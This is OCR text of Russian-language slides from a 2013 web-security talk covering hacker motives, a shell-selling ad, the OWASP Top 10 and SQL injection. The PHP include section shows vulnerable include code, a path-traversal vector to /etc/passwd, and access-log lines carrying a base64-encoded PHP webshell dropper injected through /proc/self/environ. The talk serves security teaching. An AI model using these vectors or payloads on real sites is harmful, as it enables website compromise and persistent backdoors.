
У вас дыра в безопасности

LVEE 2013

Что движет хакером?

Слава, самоутверждение

Деньги



Продам ru/com/mix шеллы. Шеллы появляются ежедневно.

Цены низкие!


За подробностями в ICQ: 6095xxxxxx

Предъявлю прайс.

Хактивизм

We are Anonymous. We are Legion. We do not forgive. We do not forget. Expect us

А бывают и такие...


www.interpol.int/Wanted-Persons/(wanted_id)/2010-15581
Search : Keyword
INTERPOL
CONNECTING POLICE FOR A SAFER WORLD
HOME
ABOUT INTERPOL
NEWS AND MEDIA
MEMBER COUNTRIES
INTERPOL EXPERTISE
Back to Search result
HARACHAVA , YULIYA
WANTED BY THE JUDICIAL AUTHORITIES OF BELARUS FOR PROSECUTION / TO SERVE A SENTENCE
IDENTITY PARTICULARS
Present family name : HARACHAVA
Forename : YULIYA
Sex : Female
Date of birth : 13/06/1981 (31 years old)
Place of birth : NOVOPOLOTSK , Belarus
Language spoken : Russian
Nationality : Belarus
PHYSICAL DESCRIPTION
Colour of hair : Fair
CHARGES Published as provided by requesting entity
Charges : THEFT BY MEANS OF COMPUTER EQUIPMENT

Направления взлома

#Эксплуатация уязвимостей
#Подбор паролей (подбор по словарю, brute-force)
#Социальная инженерия

Этапы захвата

OWASP Top 10 – 2013

OWASP Top 10 – это рейтинг самых актуальных уязвимостей веб-приложений, который составляется сообществом OWASP (Open Web Application Security Project)

A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Top_10_2013-Top_10

PHP Include

Уязвимый код:
<?php include("/www/html/include/".$_GET['page'].".php");?>

Возможный вектор атаки:
index.php?page=../../../etc/passwd%00 –> include(/etc/passwd)

PHP Include через /proc/self/environ

Иерархически структура каталогов и файлов, соответствующая запущенным в системе процессам и открытым в них файлов, представлена в виде /proc/pid/fd/n, где pid - идентификатор процесса, n - файловый дескриптор.


Для работы с текущим процессом используется зарезервированное слово self.


File Edit View Terminal Help
0YwWVZzbmNHRnpjM2R2Y21RblhTa2dJVDBnSjJRelpHWTBNemxqTTJVMFlqSmpOREU1TWpCa09HVXlOek16TVRFek1qTTJKeWtnW
lhocGREc05DbWxtSUNoQUpHUmhkR0ZiSjJOdlpHVW5YU2tnWlhaaGJDaGlZWE5sTmpSZlpHVmpiMlJsS0NSa1lYUmhXeWRqYjJSb
EoxMHBLVHNOQ21sbUlDaEFKR1JoZEdGYkoyTm9aV05yWDJOdlpHVW5YU2tnY0hKcGJuUWdKR1JoZEdGYkoyTm9aV05yWDJOdlpHV
W5YVHNOQ2cwS1B6ND0nKSk7DQoJZmNsb3NlKCRmcCk7DQoNCglpZiAoZmlsZV9leGlzdHMoInskZGlyfTljNTJhZTMzMmI4MjhiZ
DQ0M2I2OTIwNjdiMzVjYTZlLnBocCIpKQ0KCXsNCiAgICAgICAgJGNrID0gIjE4MjM2NDkzNjU4MjAzNTQiOw0KCSAgICBwcmlud
CAiJGNrOnsqfTokZGlyOnsqfToiOw0KCQlleGl0Ow0KCX0NCn0=\")); ?>"
alyvatau.lt/statistics/logs/access_log.processed:46.105.114.130 - - [24/Feb/2013:13:22:16 +0200] "GE
T /index.php?controller=../../../../../../../../../../../../../../../../../../../proc/self/environ%00 H
TTP/1.1" 301 598 "" "<?php eval(base64_decode(\"YWRkTG9hZGVyKCk7DQokZGF0YSA9IEBvcGVuZGlyKCcuJyk7DQoN
CndoaWxlICgkZmlsZSA9IEByZWFkZGlyKCRkYXRhKSkNCnsNCgkkZmlsZSA9IHRyaW0oJGZpbGUpOw0KCWlmICghJGZpbGUgfHwg
cHJlZ19tYXRjaCgnL15cLiskLycsICRmaWxlKSB8fCAhaXNfZGlyKCRmaWxlKSkgY29udGludWU7DQoJYWRkTG9hZGVyKCRmaWxl
KTsNCn0NCg0KQGNsb3NlZGlyKCRkYXRhKTsNCg0KZnVuY3Rpb24gYWRkTG9hZGVyKCRkaXIgPSAnJykNCnsNCiAgICBpZiAoJGRp
cikgJGRpciAuPSAnLyc7DQogICAgQGNobW9kKCRkaXIsIDc3Nyk7DQogICAgDQogICAgJGZwID0gZm9wZW4oInskZGlyfTljNTJh
ZTMzMmI4MjhiZDQ0M2I2OTIwNjdiMzVjYTZlLnBocCIsICJ3Iik7IA0KICAgIGZ3cml0ZSgkZnAsIGJhc2U2NF9kZWNvZGUoJ1BE
OXdhSEFOQ2cwS1FHbHVhVjl6WlhRb0oyRnNiRzkzWDNWeWJGOW1iM0JsYmljc0lERXBPdzBLUUdsdWFWOXpaWFFvSjJSbFptRjFi
SFJmYzI5amEyVjBYM1JwYldWdmRYUW5MQ0EyTUNrN0RRcEFhVzVwWDNObGRDZ25iV0Y0WDJWNFpXTjFkR2x2Ymw5MGFXMWxKeXdn
TmpBcE93MEtRSE5sZEY5MGFXMWxYMnhwYldsMEtEWXdLVHNOQ2cwS0pHUmhkR0VnUFNCQWRXNXpaWEpwWVd4cGVtVW9ZbUZ6WlRZ
MFgyUmxZMjlrWlNoMGNtbHRLRUFrWDFCUFUxUmJKMlJoZEdFblhTa3BLVHNOQ2cwS2FXWWdLRUFoYVhOZllYSnlZWGtvSkdSaGRH
RXBJSHg4SUcxa05TZ2taR0YwWVZzbmNHRnpjM2R2Y21RblhTa2dJVDBnSjJRelpHWTBNemxqTTJVMFlqSmpOREU1TWpCa09HVXlO
ek16TVRFek1qTTJKeWtnWlhocGREc05DbWxtSUNoQUpHUmhkR0ZiSjJOdlpHVW5YU2tnWlhaaGJDaGlZWE5sTmpSZlpHVmpiMlJs
S0NSa1lYUmhXeWRqYjJSbEoxMHBLVHNOQ21sbUlDaEFKR1JoZEdGYkoyTm9aV05yWDJOdlpHVW5YU2tnY0hKcGJuUWdKR1JoZEdG
YkoyTm9aV05yWDJOdlpHVW5YVHNOQ2cwS1B6ND0nKSk7DQoJZmNsb3NlKCRmcCk7DQoNCglpZiAoZmlsZV9leGlzdHMoInskZGly
fTljNTJhZTMzMmI4MjhiZDQ0M2I2OTIwNjdiMzVjYTZlLnBocCIpKQ0KCXsNCiAgICAgICAgJGNrID0gIjE4MjM2NDkzNjU4MjAz
NTQiOw0KCSAgICBwcmludCAiJGNrOnsqfTokZGlyOnsqfToiOw0KCQlleGl0Ow0KCX0NCn0=\")); ?>"
alyvatau.lt/statistics/logs/access_log.processed:46.105.114.130 - - [24/Feb/2013:13:22:16 +0200] "GE
T /index.php?controller=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F.
.%2F..%2F..%2Fproc%2Fself%2Fenviron%00&vmcchk=1&option=com_virtuemart&Itemid=7 HTTP/1.1" 200 19756 "
" "<?php eval(base64_decode(\"YWRkTG9hZGVyKCk7DQokZGF0YSA9IEBvcGVuZGlyKCcuJyk7DQoNCndoaWxlICgkZmlsZS
A9IEByZWFkZGlyKCRkYXRhKSkNCnsNCgkkZmlsZSA9IHRyaW0oJGZpbGUpOw0KCWlmICghJGZpbGUgfHwgcHJlZ19tYXRjaCgnL1
5cLiskLycsICRmaWxlKSB8fCAhaXNfZGlyKCRmaWxlKSkgY29udGludWU7DQoJYWRkTG9hZGVyKCRmaWxlKTsNCn0NCg0KQGNsb3
NlZGlyKCRkYXRhKTsNCg0KZnVuY3Rpb24gYWRkTG9hZGVyKCRkaXIgPSAnJykNCnsNCiAgICBpZiAoJGRpcikgJGRpciAuPSAn
c7DQogICAgQGNobW9kKCRkaXIsIDc3Nyk7DQogICAgDQogICAgJGZwID0gZm9wZW4oInskZGlyfTljNTJhZTMzMmI4MjhiZDQ0M2
I2OTIwNjdiMzVjYTZlLnBocCIsICJ3Iik7IA0KICAgIGZ3cml0ZSgkZnAsIGJhc2U2NF9kZWNvZGUoJ1BEOXdhSEFOQ2cwS1FHbH


LVEE 2013

SQL-Injection

Внедрение SQL-кода (англ. SQL injection) — один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.



